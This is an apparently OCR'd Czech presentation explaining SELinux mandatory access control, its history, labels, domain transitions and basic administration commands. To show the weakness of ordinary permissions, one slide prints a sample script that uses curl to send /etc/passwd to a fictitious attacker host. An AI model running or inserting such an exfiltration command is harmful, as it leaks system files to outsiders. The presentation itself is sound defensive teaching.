Se SELinuxem bezpečně

Matěj Cepl
Desktop Bugzapper – Red Hat, Inc.

Mandatory Access Control

V současné době Linux (a Unixy obecně) podporují DAC (Discretionary Access Control)

Práva programu se řídí výlučně právem uživatele, který ho spustil.

Co funguje

Nejnebezpečnější informace jsou chráněny: např. skripty spuštěné z Apache nemůžou číst `/etc/shadow` nebo normální uživatel nemá přístup k `/var/log/secure`.

Uživatelé si nemohou navzájem číst svoje `/home` adresáře.

Co nefunguje

NEDOSTATEČNÁ GRANULARITA!

- Všemocný root (jestliže se cracker stane rootem, obrana v podstatě skončila)
- Práva pro aplikaci === práva uživatele
- Není menší granularita nežli uživatel
- Omezeno jenom na soubory

Do souboru /etc/shadow smí zapisovat jenom program login, ale pouze pokud je spuštěn uživatelem root z programu passwd, ani root, ani login program ale do něho jinak zapisovat nesmí.

Co nefunguje (2)

Takže třeba, co může Firefox číst?

```
kmacmill firefox-bin
-rw------- 1 kmacmill kmacmill .ssh/id_rsa
```

(třeba flash ve Firefoxu)

Nebo ...

Co nefunguje (3)

Může Apache zapsat a spustit tento skript?

```
-rwxr-xr-x nobody /tmp/to-Russia-with-love
```

a copak je v něm?

```
$ cat /tmp/to-Russia-with-love

#!/bin/sh

curl --data "@/etc/passwd" \
    http://very-bad-guys.ru/store.php
```

Krátká historie SELinuxu

Interní projekty NSA na vytvoření MAC systémů, type enforcement, RBA a MLS.

2000 – zveřejněna patch pro Linux

2003 – začleněna do kernelu 2.6.0-test3.

Květen 2004 – součástí Fedora Core 2 – naprostý neúspěch (strict policy)

Listopad 2004 – Fedora Core 3 – targeted policy (defaultuje do `unconfined`)

Mandatory Access Control


Základem všeho jsou značky (u souborů xattr, proto je nutno pamatovat na zálohování)

```
johanka:~$ ls -lZ /etc/resolv.conf
-rw-r--r--. root root system_u:object_r:net_conf_t:s0  /etc/resolv.conf
johanka:~$
```

User, role, type, úroveň v MLS

Podobně pro uživatele a další objekty systému

```
johanka:~$ id -Z
staff_u:staff_r:staff_t:s0-s0:c0.c1023
johanka:~$
```


kernel_t
domain_auto_trans(kernel_t, init_exec_t, init_t)
init_t
init_exec_t
domain_auto_trans
(init_t, getty_exec_t, getty_t)
domain_auto_trans
(init_t, initrc_exec_t, initrc_t)
getty_t
getty_exec_t
initrc_t
initrc_exec_t
domain_auto_trans
(getty_t, login_exec_t, local_login_t)
domain_auto_trans
(initrc_t, klogd_exec_t, klogd_t)
login_t
login_exec_t
domain_auto_trans
(initrc_t, named_exec_t, named_t)
klogd_t
klogd_exec_t
domain_trans
(local_login_t, shell_exec_t, userdomain)
named_t
named_exec_t
user_t

Současný SELinux

Default SELinuxu je strict, ALE …

… téměř vše unconfined – není rozdílu od situaci, kdy by SELinux nebyl.

Pouze vyjmenované služby jsou confined.

Jenom asi padesát programů vůbec ví o existenci SELinuxu.

V posledních verzích Fedory pozvolný návrat ke klientským confined procesům (flash, sandbox, xguest).

Příklad Apache

Samotný Apache program nebyl změněn.

Správce systému má tři možnosti nastavení: zobrazovat soubory z `~/public_html` a spouštět skripty?

Cracker může jenom to, co Apache. Jestli Apache může pouze číst z `/var/www/html`, tak to je vše.

Např. nemůže spouštět žádné skripty (nikdy, to nelze nastavit) z jiných adresářů nežli pro to označených.

Jak dopadnout špatně

```
vim ~/resolv.conf
mv ~/resolv.conf /etc
ls -lZ /etc/resolv.conf
```

Confined domény budou hlásit chyby přístupu k `user_home_t`

```
restorecon /etc/resolv.conf
```

Základní fígly

Na novém disku nebo při vypnutém SELinuxu

```
# touch /.autorelabel ; reboot
```

V případě problémů s labely

```
# restorecon -v -R <adresář>
```

(mimochodem, `restorecond(8)` běží v pozadí)

Konfigurace (1)

```
$ ssh -p 785 moje@nekde.cz
```

`ssh(1)` je pochopitelně jednou z nejostřeji chráněných aplikací.


```
# semanage port -a -t ssh_port_t -p tcp 785
```

Konfigurace (2)

Mnohá nastavení SELinuxu jsou ovlivnitelná pomocí SE `booleans(8)`, nastavení která ovlivňují některé části policy.

```
# getsebool -a|grep sftp
sftp_enable_homedirs --> off
sftpd_anon_write --> off
sftpd_full_access --> off
sftpd_write_ssh_home --> off
```

Konfigurace (3)



fedora

Další projekty

Jemné rozdělení práv v SELinuxu na každý objekt je využíváno i v jiných projektech:

- SE-PostgreSQL – `http://code.google.com/p/sepgsql`

MAC na databázových objektech, granularita

- SVirt – `http://selinuxproject.org/page/SVirt`

Confined (spoutané?) virtuální stroje

fedora